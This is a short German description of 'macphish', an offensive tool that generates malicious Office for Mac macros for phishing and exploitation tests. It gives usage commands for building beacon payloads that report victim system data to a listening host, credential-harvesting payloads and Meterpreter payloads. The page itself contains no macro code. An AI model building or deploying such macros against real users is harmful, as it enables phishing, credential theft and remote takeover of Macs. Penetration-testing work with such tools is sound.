 cldrn/macphish
Erzeugt bösartige Office für Mac Makros mit Beacon-, Credential-Harvesting- und Meterpreter-Payloads für Phishing- und Exploitation-Tests auf macOS.

Office für Mac Makro-Payload-Generator

Es stehen 4 Angriffsvektoren zur Verfügung:
Für die 'creds'-Methode kann macphish das Applescript-Skript direkt generieren, falls Sie es von einer Shell aus ausführen müssen.
Bei der Ausführung signalisiert dieser Payload unserem Lausch-Host und liefert grundlegende Systeminformationen über das Opfer. Die einfachste Methode zum Generieren eines Beacon-Payloads ist:
$./macphish.py -lh <lausch-host>
Standardmäßig wird curl verwendet, aber andere Dienstprogramme (wget, nslookup) können durch Ändern der Befehlsvorlage genutzt werden.
$./macphish.py -lh <lausch-host> -lp <lausch-port> -a creds
Die einfachste Methode zum Generieren eines Meterpreter-Payloads ist:
$./macphish.py -lh <lausch-host> -lp <lausch-port> -p <payload> -a meterpreter
Um einen Meterpreter-Payload zu generieren, der zuerst GrantAccessToMultipleFiles() aufruft:
$./macphish.py -lh <lausch-host> -lp <lausch-port> -p <payload> -a meterpreter-grant
Für Meterpreter-Angriffe werden derzeit nur Python-Payloads unterstützt.
Siehe https://github.com/cldrn/macphish/wiki/Usage
